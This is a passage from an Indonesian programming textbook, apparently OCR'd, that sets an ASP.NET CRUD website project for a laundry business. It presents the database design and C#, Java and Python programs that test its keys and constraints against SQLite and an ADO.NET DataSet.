
> **SOAL.** Using ASP.NET, build a CRUD (Create, Read, Update, Delete) website. You may continue the website of Chapter 12 or start from a fresh idea. There is no minimum number of features or tables; the website must work, and it should be beautiful. It must provide all four CRUD operations, and login, registration and logout. Write a report that contains the database design (the conceptual and the physical data model), a list of the features, screenshots, and a brief

> explanation of each page, feature by feature. For a team, state clearly the job description and the percentage share of the work of each member, with their contributions (for example, "Putri Widyasari 55%: …; Tanoyo Muliawan 45%: …"). Deploy the website to a free web hosting service, and publish its source code in a GitHub repository.
>
> *Dengan kata lain:* dengan ASP.NET, bangunlah situs web CRUD (buat, baca, ubah, hapus); Anda boleh melanjutkan situs dari Bab 12 atau memulai dari gagasan baru. Tidak ada jumlah minimum fitur atau tabel; situs itu harus berjalan, dan sebaiknya indah. Situs itu harus menyediakan keempat operasi CRUD, serta *login*, registrasi, dan *logout*. Tulislah laporan yang berisi rancangan basis data (model data konseptual dan fisik), daftar fitur, tangkapan layar, dan penjelasan singkat setiap halaman, fitur demi fitur; untuk tim, nyatakan dengan jelas uraian tugas dan persentase bagian kerja setiap anggota beserta kontribusinya. Terapkan situs itu pada layanan *hosting* web gratis, dan terbitkan kode sumbernya di repositori GitHub.

Dengan bahasa kita sendiri. Satu situs web dan satu dokumen, diserahkan secara terbuka. Seperti proyek Bab 8, jauh lebih mudah menyelesaikannya sebagai rangkaian soal kecil daripada sebagai satu soal besar, masing-masing bergantung pada soal sebelumnya:

- **Soal 16.1**: basis datanya, konseptual dan fisik, dengan kunci dan relasi yang sungguh-sungguh ditegakkan.
- **Soal 16.2**: registrasi, *login*, dan *logout*, dengan kata sandi yang disimpan sebagaimana mestinya.
- **Soal 16.3**: fitur-fiturnya, yang bersama-sama membuat, membaca, mengubah, dan menghapus.
- **Soal 16.4**: "sebaiknya indah": tata letak, *style sheet*, layar seukuran ponsel, warna yang terbaca.
- **Soal 16.5**: bukti dan laporannya: uji yang membuktikan fitur-fitur itu bekerja, tangkapan layar, laporan tertulis, dan pernyataan siapa mengerjakan apa.
- **Soal 16.6**: repositori dan *hosting*-nya, tanpa rahasia dan tanpa membuat semua pengguna ter-*logout* setiap kali *server* dijalankan ulang.

Arsitekturnya. Gambar 16.1 memperlihatkan jalan yang ditempuh satu permintaan, dan setiap soal di bawah tinggal di suatu tempat di sepanjang jalan itu. Pertama *middleware*, rantai komponen yang dirakit `Program.cs` dalam urutan tetap: berkas statis; *routing*, yang menemukan halamannya; autentikasi, yang mengubah *cookie login* menjadi seorang pengguna; otorisasi, yang membandingkan pengguna itu dengan kebijakan halaman dan mengalihkan (*redirect*) bila tidak cocok; lalu sesi. Kemudian halamannya: untuk `POST`, pemeriksaan *anti-forgery*; *model binding* dan validasi; *handler*, yang meminta kepada lapisan data; *markup* `.cshtml`, yang meng-*escape* setiap nilai. Di bawahnya duduk `ILaundryStore` dengan kedua implementasinya.



Gambar 16.1 Satu permintaan melewati Laundry Counter: *middleware* menurut urutan penambahannya di `Program.cs`, halaman Razor, dan lapisan data. Panah bertitik adalah penolakan; kotak bergaris putus-putus adalah lapisan data yang memerlukan paket NuGet.

Fitur-fiturnya. Mengikuti Langkah 1 dan 4 metode itu, **Tabel 16.3** mendaftar fitur-fiturnya, siapa yang boleh memakai masing-masing, alamatnya, dan huruf CRUD yang dijalankannya. Ada sembilan fitur di luar registrasi, *login*, dan *logout*, dan setiap huruf CRUD muncul sedikitnya dua kali.

Tabel 16.3 Sembilan fitur Laundry Counter, di luar registrasi, *login*, dan *logout*. Setiap fitur adalah alamat yang dapat dipanggil oleh sebuah uji.

#	Fitur	Siapa	Alamat	CRUD
F1	*Grid* pelanggan: cari, urutkan, bagi halaman	staf	`GET /customers?q=&sort=&dir=&p=`	R
F2	Menambah pelanggan	staf	`GET`, `POST /customers/new`	C
F3	Mengubah pelanggan (deposit: hanya pemilik)	staf	`GET`, `POST /customers/{id}/edit`	U
F4	Menghapus pelanggan (ditolak selama masih ada nota)	staf	`POST /customers/{id}/delete`	D
F5	Daftar harga; mengubah harga	semua orang; pemilik	`GET /`, `GET`, `POST /services/{id}/edit`	R, U
F6	Menerima nota, harganya dihitung *server*	staf	`GET`, `POST /bills/new`	C
F7	Menampilkan nota; memajukannya ke status berikutnya	staf	`GET /bills/{id}`, `POST /bills/{id}/advance`	R, U, C
F8	Nota dan sisa tagihan milik pelanggan sendiri	pelanggan	`GET /my-bills`	R
F9	Uang yang diterima per hari dan per gerai	pemilik, penyelia	`GET /reports/revenue?month=&p=`	R

Dua rumus mengalir di sepanjang fitur-fitur itu, dan keduanya adalah aturan bisnis yang diterapkan oleh *server*, tidak pernah oleh peramban. Jumlah yang ditagihkan untuk sebuah nota adalah harga layanannya dikali kuantitasnya, disalin ke dalam nota ketika nota ditulis, agar perubahan harga di kemudian hari tidak menulis ulang sejarah:

$$\text{tagihan} = \text{harga(layanan)} \times \text{jumlah} \tag{16.1}$$

dan yang masih terutang oleh pelanggan pada sebuah nota adalah tagihannya dikurangi semua yang sudah dibayar:

$$\text{sisa} = \text{tagihan} - \sum_{p \in \text{pembayaran nota itu}} \text{jumlah}\,(p) \tag{16.2}$$

Persamaan (16.1) adalah alasan formulir nota sama sekali tidak mempunyai isian harga, dan Persamaan (16.2) adalah alasan sisa tagihan tidak pernah disimpan: ia dihitung setiap kali dari pembayaran-pembayarannya, sehingga tidak mungkin berselisih dengan pembayaran itu.

16.4.1 Soal 16.1 — Merancang basis data


SOAL. Give the database design of the website: the conceptual data model and the physical data model.

Dengan kata lain: berikan rancangan basis data situs itu, yaitu model data konseptual dan model data fisiknya.

Dengan bahasa kita sendiri. Dua gambar dan satu pembuktian. Model *konseptual* menamai hal-hal yang faktanya disimpan oleh usaha itu dan bagaimana semuanya berhubungan, dengan kata-kata yang dikenali pemilik binatu. Model *fisik* menyatakan persis bagaimana fakta-fakta itu disimpan: tabel, kolom, tipe, kunci, dan aturan yang akan ditegakkan penyimpanannya. Pembuktian adalah bagian yang paling sering dilupakan laporan: kita harus memperlihatkan bahwa aturan-aturan itu sungguh ditegakkan, dengan mencoba melanggarnya.

Rancangan, model konseptual. Usahanya sama dengan yang dimodelkan Bab 8: tujuh entitas, dengan nota di tengahnya. Sebuah nota ditulis untuk satu pelanggan, untuk satu layanan, oleh satu karyawan, di satu gerai; nota dapat dibayar dalam beberapa pembayaran; setiap perubahan keadaannya dicatat bersama karyawan yang melakukannya; setiap karyawan kecuali pemilik mempunyai penyelia. Setiap kalimat itu adalah relasi satu-ke-banyak, dan model fisik di bawah mengikuti gambar Bab 8 garis demi garis.

Rancangan, model fisik, dua kali. Aplikasi ASP.NET bertemu datanya dalam dua bentuk fisik, dan laporan sebaiknya memperlihatkan keduanya. Yang pertama adalah *skema SQL*, yang tersedia untuk SQLite dan MySQL (`database/schema.sqlite.sql` dan `schema.mysql.sql`), dengan *constraint* `CHECK` untuk setiap panjang dan daftar nilai yang diizinkan serta sebuah *foreign key* untuk setiap garis model konseptual. Yang kedua adalah *`DataSet` ADO.NET*, rancangan yang sama yang dipegang di memori dalam model tak terhubung Bab 15 [3]: objek-objek `DataTable` dengan kolom bertipe, kunci primer, dan panjang maksimum, yang diikat satu sama lain oleh objek-objek `DataRelation`. Selama `EnforceConstraints` bernilai `true` (nilai bawaannya), `DataSet` menolak setiap baris yang melanggar kunci atau relasi, persis seperti basis data. **Gambar 16.2** menggambarkannya.



Gambar 16.2 Model fisik sebagai `DataSet` ADO.NET: tujuh tabel dengan kunci dan ukurannya, serta sembilan relasi yang dinamai menurut *foreign key* skema SQL. Kaki gagak menandai ujung "banyak".

> **DEFINISI.** `DataRelation` menghubungkan kolom induk (biasanya kunci primer) dengan kolom anak. Secara bawaan, membuat sebuah relasi sekaligus membuat *unique constraint* pada kolom induk dan *foreign key constraint* pada kolom anak. *Foreign key constraint* itu mempunyai `DeleteRule` dan `UpdateRule`, masing-masing salah satu dari `Cascade`, `SetNull`, `SetDefault`, atau `None`. Dengan `None`, menghapus induk yang masih mempunyai anak ditolak; dengan `Cascade`, anak-anaknya ikut terhapus [3].

Penyelesaian C#. Kode 16.1 membangun `DataSet` dan mengisinya dari tujuh berkas CSV. Bacalah lebih dulu sebagai dokumen: setiap tabel, setiap kolom dengan tipe dan panjangnya, kolom yang boleh kosong, surel yang unik, dan sembilan relasi yang dinamai seperti *foreign key* skema SQL.

Kode 16.1 `LaundryData.cs`: model fisik sebagai `DataSet`, dan pemuat yang mengisinya dari `data/csv`.

```
// LaundryData.cs - the physical model of Profitina Laundry as an ADO.NET DataSet (Problem
16.1):
// seven DataTables with typed columns, lengths and primary keys, and nine relations whose
// foreign keys the DataSet enforces. The same design as database/schema.sqlite.sql.
using System.Data;
using System.Globalization;

namespace LaundryCounter.Data;

public static class LaundryData
{
    private static readonly Type Text = typeof(string), Money = typeof(decimal), Whole =
typeof(int);

    public static DataSet CreateSchema(Rule onDelete = Rule.None)
    {
        var ds = new DataSet("Laundry");

        DataTable outlet = Table(ds, "Outlet");
        Col(outlet, "id", Text, 3); Col(outlet, "name", Text, 50); Col(outlet, "address",
Text, 200);
        Col(outlet, "phone", Text, 30); Col(outlet, "opened", Text, 10);

        DataTable customer = Table(ds, "Customer");
        Col(customer, "id", Text, 5); Col(customer, "name", Text, 50); Col(customer,
"gender", Text, 1);
        Col(customer, "place", Text, 50); Col(customer, "birthdate", Text, 10);
Col(customer, "address", Text, 200);
        Col(customer, "phone", Text, 30); Col(customer, "enrolled", Text, 19);
Col(customer, "email", Text, 50);
        Col(customer, "password", Text, 5); Col(customer, "credit", Money);
        Col(customer, "password_hash", Text, 255, nullable: true);

        DataTable employee = Table(ds, "Employee");
        Col(employee, "id", Text, 5); Col(employee, "name", Text, 50); Col(employee,
"gender", Text, 1);
        Col(employee, "place", Text, 50); Col(employee, "birthdate", Text, 10);
Col(employee, "address", Text, 200);
        Col(employee, "phone", Text, 30); Col(employee, "section", Text, 11); Col(employee,
"started", Text, 10);
        Col(employee, "email", Text, 50); Col(employee, "password", Text, 5);
        Col(employee, "spv_id", Text, 5, nullable: true); Col(employee, "Outlet_id", Text,
3, nullable: true);
        Col(employee, "password_hash", Text, 255, nullable: true);
        employee.Columns["email"]!.Unique = true;          // one login name, one employee

        DataTable service = Table(ds, "Service");
        Col(service, "id", Text, 5); Col(service, "description", Text, 50); Col(service,
"price", Money);

        DataTable bill = Table(ds, "Bill");
        Col(bill, "id", Text, 5); Col(bill, "arrived", Text, 19);
        Col(bill, "finished", Text, 19, nullable: true); Col(bill, "departed", Text, 19,
nullable: true);
        Col(bill, "status", Text, 8); Col(bill, "rack", Text, 3); Col(bill, "unit", Whole);
        Col(bill, "payment", Money); Col(bill, "Customer_id", Text, 5); Col(bill,
"Employee_id", Text, 5);
        Col(bill, "Service_id", Text, 5); Col(bill, "Outlet_id", Text, 3, nullable: true);
```

Kode 16.1 (Lanjutan) *LaundryData.cs: model fisik sebagai DataSet, dan pemuat yang mengisinya dari data/csv.*

```
        DataTable payment = Table(ds, "Payment");
        Col(payment, "id", Whole); Col(payment, "Bill_id", Text, 5); Col(payment,
"paid_at", Text, 19);
        Col(payment, "method", Text, 8); Col(payment, "amount", Money);
        Col(payment, "reference", Text, 50, nullable: true);

        DataTable log = Table(ds, "StatusLog");
        Col(log, "id", Whole); Col(log, "Bill_id", Text, 5); Col(log, "status", Text, 9);
        Col(log, "changed_at", Text, 19); Col(log, "Employee_id", Text, 5);

        foreach (DataTable t in ds.Tables) t.PrimaryKey = new[] { t.Columns["id"]! };

        Relation(ds, "Employee_Outlet", "Outlet", "Employee", "Outlet_id", onDelete);
        Relation(ds, "Employee_Employee", "Employee", "Employee", "spv_id", onDelete);
        Relation(ds, "Bill_Customer", "Customer", "Bill", "Customer_id", onDelete);
        Relation(ds, "Bill_Employee", "Employee", "Bill", "Employee_id", onDelete);
        Relation(ds, "Bill_Service", "Service", "Bill", "Service_id", onDelete);
        Relation(ds, "Bill_Outlet", "Outlet", "Bill", "Outlet_id", onDelete);
        Relation(ds, "Payment_Bill", "Bill", "Payment", "Bill_id", onDelete);
        Relation(ds, "StatusLog_Bill", "Bill", "StatusLog", "Bill_id", onDelete);
        Relation(ds, "StatusLog_Employee", "Employee", "StatusLog", "Employee_id",
onDelete);
        return ds;
    }

    private static DataTable Table(DataSet ds, string name) => ds.Tables.Add(name);

    // One column: its name, its .NET type, a maximum length for text (0 = none), NULL
allowed or not.
    private static void Col(DataTable t, string name, Type type, int maxLength = 0, bool
nullable = false)
    {
        DataColumn c = t.Columns.Add(name, type);
        c.AllowDBNull = nullable;
        if (maxLength > 0) c.MaxLength = maxLength;
    }

    // A relation from parent.id to child.column. Creating it also creates a
ForeignKeyConstraint,
    // whose DeleteRule is Rule.Cascade unless we say otherwise.
    private static void Relation(DataSet ds, string name, string parent, string child,
string column, Rule onDelete)
    {
        DataRelation r = ds.Relations.Add(name, ds.Tables[parent]!.Columns["id"]!,
ds.Tables[child]!.Columns[column]!);
        r.ChildKeyConstraint!.DeleteRule = onDelete;       // Rule.None: refuse to strand
children
        r.ChildKeyConstraint.UpdateRule = Rule.Cascade;    // a changed key follows into
the children
    }
```

Kode 16.1 (Lanjutan) *LaundryData.cs: model fisik sebagai DataSet, dan pemuat yang mengisinya dari data/csv.*

```
    // Loads data/csv/<Table>.csv into a new DataSet, then checks every key and relation at
once.
    public static DataSet LoadCsv(string folder, Rule onDelete = Rule.None)
    {
        DataSet ds = CreateSchema(onDelete);
        ds.EnforceConstraints = false;                      // parents and children may
arrive in any order
        foreach (DataTable t in ds.Tables)
        {
            using IEnumerator<string[]> lines = Csv.Read(Path.Combine(folder, t.TableName +
".csv")).GetEnumerator();
            if (!lines.MoveNext()) continue;
            string[] header = lines.Current;
            t.BeginLoadData();
            while (lines.MoveNext())
            {
                object[] values = new object[t.Columns.Count];
                for (int i = 0; i < header.Length; i++)
                {
                    DataColumn c = t.Columns[header[i]]!;
                    values[c.Ordinal] = Parse(lines.Current[i], c);
                }
                t.LoadDataRow(values, true);                // true: the row counts as
unchanged
            }
            t.EndLoadData();
        }
        ds.EnforceConstraints = true;                       // throws if any row breaks a
rule
        return ds;
    }

    // Loads the XML file that DataSetStore writes, into the same schema.
    public static DataSet LoadXml(string file)
    {
        DataSet ds = CreateSchema();
        ds.EnforceConstraints = false;
        ds.ReadXml(file, XmlReadMode.IgnoreSchema);
        ds.EnforceConstraints = true;
        ds.AcceptChanges();
        return ds;
    }
```

Kode 16.1 (Lanjutan) *LaundryData.cs: model fisik sebagai DataSet, dan pemuat yang mengisinya dari data/csv.*

```
    private static object Parse(string text, DataColumn c)
    {
        if (text.Length == 0 && c.AllowDBNull) return DBNull.Value;
        if (c.DataType == typeof(decimal)) return decimal.Parse(text,
CultureInfo.InvariantCulture);
        if (c.DataType == typeof(int)) return int.Parse(text,
CultureInfo.InvariantCulture);
        return text;
    }
}
```

Baris demi baris. `Col` menambahkan `DataColumn` bertipe .NET (`string`, `decimal` untuk uang, `int` untuk hitungan), mengatur `AllowDBNull`, dan mengatur `MaxLength` untuk teks, sehingga `DataSet` menolak nama 51 huruf sebagaimana *constraint* `CHECK Customer_name_len` menolaknya di SQLite. Tanggal tetap berupa teks dengan bentuk `2026-09-30 21:00:00`, sehingga membandingkan

tanggal sama dengan membandingkan string. Setiap tabel mendapat kunci primer `id`. `Relation` membuat setiap relasi dengan dua aturan: `DeleteRule = onDelete` (`Rule.None` kecuali diminta lain) dan `UpdateRule = Rule.Cascade`, seperti `ON UPDATE CASCADE`. `LoadCsv` mematikan *constraint* selama memuat (sebuah nota dapat terbaca sebelum pelanggannya), mengubah setiap isian di `Parse`, menambahkan baris dengan `LoadDataRow(values, true)` (`true`: baris dianggap tidak berubah), lalu memasang `EnforceConstraints = true`, yang memeriksa kelima belas ribu baris sekaligus; data contoh lulus. `LoadXml` membaca kembali berkas yang ditulis situs setelah setiap perubahan.

Sekarang pembuktiannya. **Kode 16.2** memuat `DataSet` itu dan mencoba lima hal yang harus ditolak atau diizinkan oleh sebuah model fisik.

Kode 16.2 `P161Design.cs`: `DataSet` dari **Kode 16.1**, dan lima upaya untuk melanggarnya. `--cascade` membangunnya dengan aturan hapus bawaan.

```
// P161Design.cs - Problem 16.1: load the physical model into a DataSet, then try to break
it.
//   dotnet run -- 16.1              every relation refuses to strand children (Rule.None)
//   dotnet run -- 16.1 --cascade    the tempting mistake: the default rule, Rule.Cascade
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P161Design
{
    public static void Run(string dataDir, string[] args)
    {
        Rule onDelete = args.Contains("--cascade") ? Rule.Cascade : Rule.None;
        DataSet ds = LaundryData.LoadCsv(Path.Combine(dataDir, "csv"), onDelete);
        DataTable customers = ds.Tables["Customer"]!, bills = ds.Tables["Bill"]!;
        foreach (DataTable t in ds.Tables)
            Console.WriteLine($"{t.TableName,-10} {Live(t),5} rows, {t.Columns.Count,2}
columns, key {t.PrimaryKey[0].ColumnName}");
        Console.WriteLine($"{ds.Relations.Count} relations, delete rule {onDelete}: "
                          + string.Join(", ", ds.Relations.Cast<DataRelation>().Select(r =>
r.RelationName)));
        Console.WriteLine();

        Try("1. a bill for customer C9999", () => bills.Rows.Add("B9000", "2026-09-30
20:00:00", DBNull.Value,
            DBNull.Value, "queued", "A01", 1, 8000m, "C9999", "E0004", "S0001", "O01"));
        Try("2. a second customer C0001", () => customers.Rows.Add("C0001", "Copy", "f",
"Surabaya", "2000-01-01",
            "Jl. Kenari 1", "0812-0000-0000", "2026-09-30 20:00:00", "copy@example.com",
"*****", 0m, DBNull.Value));
        Try("3. a name of 51 letters", () => customers.Rows.Find("C0002")!["name"] = new
string('x', 51));

        int b0 = Live(bills), p0 = Live(ds.Tables["Payment"]!), l0 =
Live(ds.Tables["StatusLog"]!);
        Try("4. delete customer C0001", () => customers.Rows.Find("C0001")!.Delete());
        Console.WriteLine($"   bills {b0} -> {Live(bills)}, payments {p0} ->
{Live(ds.Tables["Payment"]!)}, "
                          + $"log rows {l0} -> {Live(ds.Tables["StatusLog"]!)}");

        DataRow winda = customers.Rows.Find("C0002")!;
        int hers = winda.GetChildRows("Bill_Customer").Length;
        Try("5. change key C0002 to C0300", () => winda["id"] = "C0300");
        Console.WriteLine($"   bills of C0300:
{customers.Rows.Find("C0300")!.GetChildRows("Bill_Customer").Length} (C0002 had {hers})");
    }

    // Rows that are still there: a deleted row stays in Rows, marked Deleted, until
AcceptChanges.
    private static int Live(DataTable t) => t.Rows.Cast<DataRow>().Count(r => r.RowState !=
DataRowState.Deleted);
```

Kode 16.2 (Lanjutan) *P161Design.cs: DataSet dari Kode 16.1, dan lima upaya untuk melanggarnya. -- cascade membangunnya dengan aturan hapus bawaan.*

```
    private static void Try(string what, Action act)
    {
        try
        {
            act();
            Console.WriteLine($"{what,-30} OK");
        }
        catch (Exception e)
        {
            Console.WriteLine($"{what,-30} REFUSED ({e.GetType().Name}): {e.Message}");
        }
    }
}
```

Program ini dijalankan dari folder `aspnet/Problems` dengan `dotnet run -- 16.1`, dan mencetak:

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 relations, delete rule None: Employee_Outlet, Employee_Employee, Bill_Customer,
Bill_Employee, Bill_Service, Bill_Outlet, Payment_Bill, StatusLog_Bill, StatusLog_Employee

1. a bill for customer C9999   REFUSED (InvalidConstraintException): ForeignKeyConstraint
Bill_Customer requires the child key values (C9999) to exist in the parent table.
2. a second customer C0001     REFUSED (ConstraintException): Column 'id' is constrained to
be unique.  Value 'C0001' is already present.
3. a name of 51 letters        REFUSED (ArgumentException): Cannot set column 'name'. The
value violates the MaxLength limit of this column.
4. delete customer C0001       REFUSED (InvalidConstraintException): Cannot delete this row
because constraints are enforced on relation Bill_Customer, and deleting this row will
strand child rows.
   bills 2953 -> 2953, payments 3319 -> 3319, log rows 8802 -> 8802
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

Nota untuk `C9999` yang tidak ada ditolak oleh *foreign key*, `C0001` yang kedua oleh kunci primer, nama yang terlalu panjang oleh `MaxLength`, dan penghapusan `C0001`, yang mempunyai sepuluh nota, oleh `Rule.None` (tidak ada yang bergeser); penggantian kunci `C0002` menjadi `C0300` berhasil, dan 21 notanya ikut berpindah.

Penyelesaian Java. **Kode 16.3** melakukan lima upaya yang sama pada SQLite lewat JDBC. Program ini mendaftar tabel dan *foreign key* yang dilaporkan SQLite sendiri (`PRAGMA table_info`, `PRAGMA foreign_key_list`), sehingga model dalam laporan berasal dari basis data; lalu ia mematikan *autocommit* dan membatalkan (*rollback*) seluruh transaksinya di akhir, sehingga `laundry.db` tidak pernah berubah.

Kode 16.3 `P161Design.java`: model fisik SQLite lewat JDBC, dan lima upaya yang sama, di dalam transaksi yang dibatalkan.

```
// P161Design.java - Problem 16.1: the physical model in SQLite over JDBC, and five
attempts to break it.
// Everything runs in one transaction that is rolled back at the end, so laundry.db is
unchanged.
// Compile: javac -d out P161Design.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P161Design   (Windows: ;
instead of :)
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P161Design {
    static Connection c;

    public static void main(String[] args) throws SQLException {
        c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db");
        c.createStatement().execute("PRAGMA foreign_keys = ON");      // before the
transaction starts
        List<String> tables = new ArrayList<>(), fks = new ArrayList<>();
        try (ResultSet rs = c.createStatement().executeQuery(
                "SELECT name FROM sqlite_master WHERE type = 'table' AND name NOT LIKE
'sqlite_%' ORDER BY rowid")) {
            while (rs.next()) tables.add(rs.getString(1));
        }
        for (String t : tables) {                        // t: a name the database gave us
            int columns = 0;
            String key = "";
            try (ResultSet rs = c.createStatement().executeQuery("PRAGMA table_info(\"" + t
+ "\")")) {
                while (rs.next()) {
                    columns++;
                    if (rs.getInt("pk") > 0) key = rs.getString("name");
                }
            }
            try (ResultSet rs = c.createStatement().executeQuery("PRAGMA
foreign_key_list(\"" + t + "\")")) {
                while (rs.next()) fks.add(t + "." + rs.getString("from") + "->" +
rs.getString("table"));
            }
            System.out.printf("%-10s %5d rows, %2d columns, key %s%n", t, count(t),
columns, key);
        }
        System.out.println(fks.size() + " foreign keys: " + String.join(", ", fks));
        System.out.println();
```

Kode 16.3 (Lanjutan) *P161Design.java: model fisik SQLite lewat JDBC, dan lima upaya yang sama, di dalam transaksi yang dibatalkan.*

```
        c.setAutoCommit(false);
        attempt("1. a bill for customer C9999", "INSERT INTO Bill VALUES ('B9000', '2026-
09-30 20:00:00', NULL, NULL, "
                + "'queued', 'A01', 1, 8000, 'C9999', 'E0004', 'S0001', 'O01')");
        attempt("2. a second customer C0001", "INSERT INTO Customer VALUES ('C0001',
'Copy', 'f', 'Surabaya', '2000-01-01', "
                + "'Jl. Kenari 1', '0812-0000-0000', '2026-09-30 20:00:00',
'copy@example.com', '*****', 0, NULL)");
        attempt("3. a name of 51 letters", "UPDATE Customer SET name = '" + "x".repeat(51)
+ "' WHERE id = 'C0002'");
        long b0 = count("Bill"), p0 = count("Payment"), l0 = count("StatusLog");
        attempt("4. delete customer C0001", "DELETE FROM Customer WHERE id = 'C0001'");
        System.out.printf("   bills %d -> %d, payments %d -> %d, log rows %d -> %d%n",
                b0, count("Bill"), p0, count("Payment"), l0, count("StatusLog"));
        long hers = scalar("SELECT COUNT(*) FROM Bill WHERE Customer_id = 'C0002'");
        attempt("5. change key C0002 to C0300", "UPDATE Customer SET id = 'C0300' WHERE id
= 'C0002'");
        System.out.printf("   bills of C0300: %d (C0002 had %d)%n", scalar("SELECT COUNT(*)
FROM Bill WHERE Customer_id = 'C0300'"), hers);
        c.rollback();                                       // leave laundry.db exactly as it
was
        c.close();
    }

    static void attempt(String what, String sql) {
        try {
            c.createStatement().executeUpdate(sql);
            System.out.printf("%-30s OK%n", what);
        } catch (SQLException e) {
            System.out.printf("%-30s REFUSED (%s): %s%n", what,
e.getClass().getSimpleName(), e.getMessage());
        }
    }

    static long count(String table) throws SQLException { return scalar("SELECT COUNT(*)
FROM " + table); }

    static long scalar(String sql) throws SQLException {
        try (ResultSet rs = c.createStatement().executeQuery(sql)) {
            rs.next();
            return rs.getLong(1);
        }
    }
}
```

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 foreign keys: Employee.Outlet_id->Outlet, Employee.spv_id->Employee, Bill.Outlet_id-
>Outlet, Bill.Service_id->Service, Bill.Employee_id->Employee, Bill.Customer_id->Customer,
Payment.Bill_id->Bill, StatusLog.Employee_id->Employee, StatusLog.Bill_id->Bill

1. a bill for customer C9999   REFUSED (SQLiteException): [SQLITE_CONSTRAINT_FOREIGNKEY] A
foreign key constraint failed (FOREIGN KEY constraint failed)
2. a second customer C0001     REFUSED (SQLiteException): [SQLITE_CONSTRAINT_PRIMARYKEY] A
PRIMARY KEY constraint failed (UNIQUE constraint failed: Customer.id)
3. a name of 51 letters        REFUSED (SQLiteException): [SQLITE_CONSTRAINT_CHECK] A CHECK
constraint failed (CHECK constraint failed: Customer_name_len)
4. delete customer C0001       REFUSED (SQLiteException): [SQLITE_CONSTRAINT_TRIGGER] A
RAISE function within a trigger fired, causing the SQL statement to abort (FOREIGN KEY
constraint failed)
   bills 2953 -> 2953, payments 3319 -> 3319, log rows 8802 -> 8802
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

Penyelesaian Python. **Kode 16.4** adalah program yang sama dengan modul `sqlite3` milik Python. Modul itu membuka transaksi dengan sendirinya sebelum `INSERT`, `UPDATE`, atau `DELETE` pertama, sehingga `conn.rollback()` di akhir membatalkan semuanya.

Kode 16.4 `p161_design.py`: model yang sama dan lima upaya yang sama dalam Python.

```
# p161_design.py - Problem 16.1: the physical model in SQLite, and five attempts to break
it.
# Everything runs in one transaction that is rolled back at the end, so laundry.db is
unchanged.
import os
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
conn = sqlite3.connect(os.path.join(HERE, "..", "data", "laundry.db"))
conn.execute("PRAGMA foreign_keys = ON")              # SQLite checks foreign keys only
when asked

tables = [n for (n,) in conn.execute(
    "SELECT name FROM sqlite_master WHERE type = 'table' AND name NOT LIKE 'sqlite_%' ORDER
BY rowid")]
for t in tables:
    cols = conn.execute(f'PRAGMA table_info("{t}")').fetchall()      # t: a name the
database gave us
    n = conn.execute(f'SELECT COUNT(*) FROM "{t}"').fetchone()[0]
    print(f"{t:<10} {n:5} rows, {len(cols):2} columns, key {', '.join(c[1] for c in cols if
c[5])}")
fks = [f"{t}.{fk[3]}->{fk[2]}" for t in tables for fk in conn.execute(f'PRAGMA
foreign_key_list("{t}")')]
print(f"{len(fks)} foreign keys: " + ", ".join(fks))
print()


def attempt(what, sql, args=()):
    try:
        conn.execute(sql, args)
        print(f"{what:<30} OK")
    except sqlite3.DatabaseError as e:
        print(f"{what:<30} REFUSED ({type(e).__name__}): {e}")


def count(t):
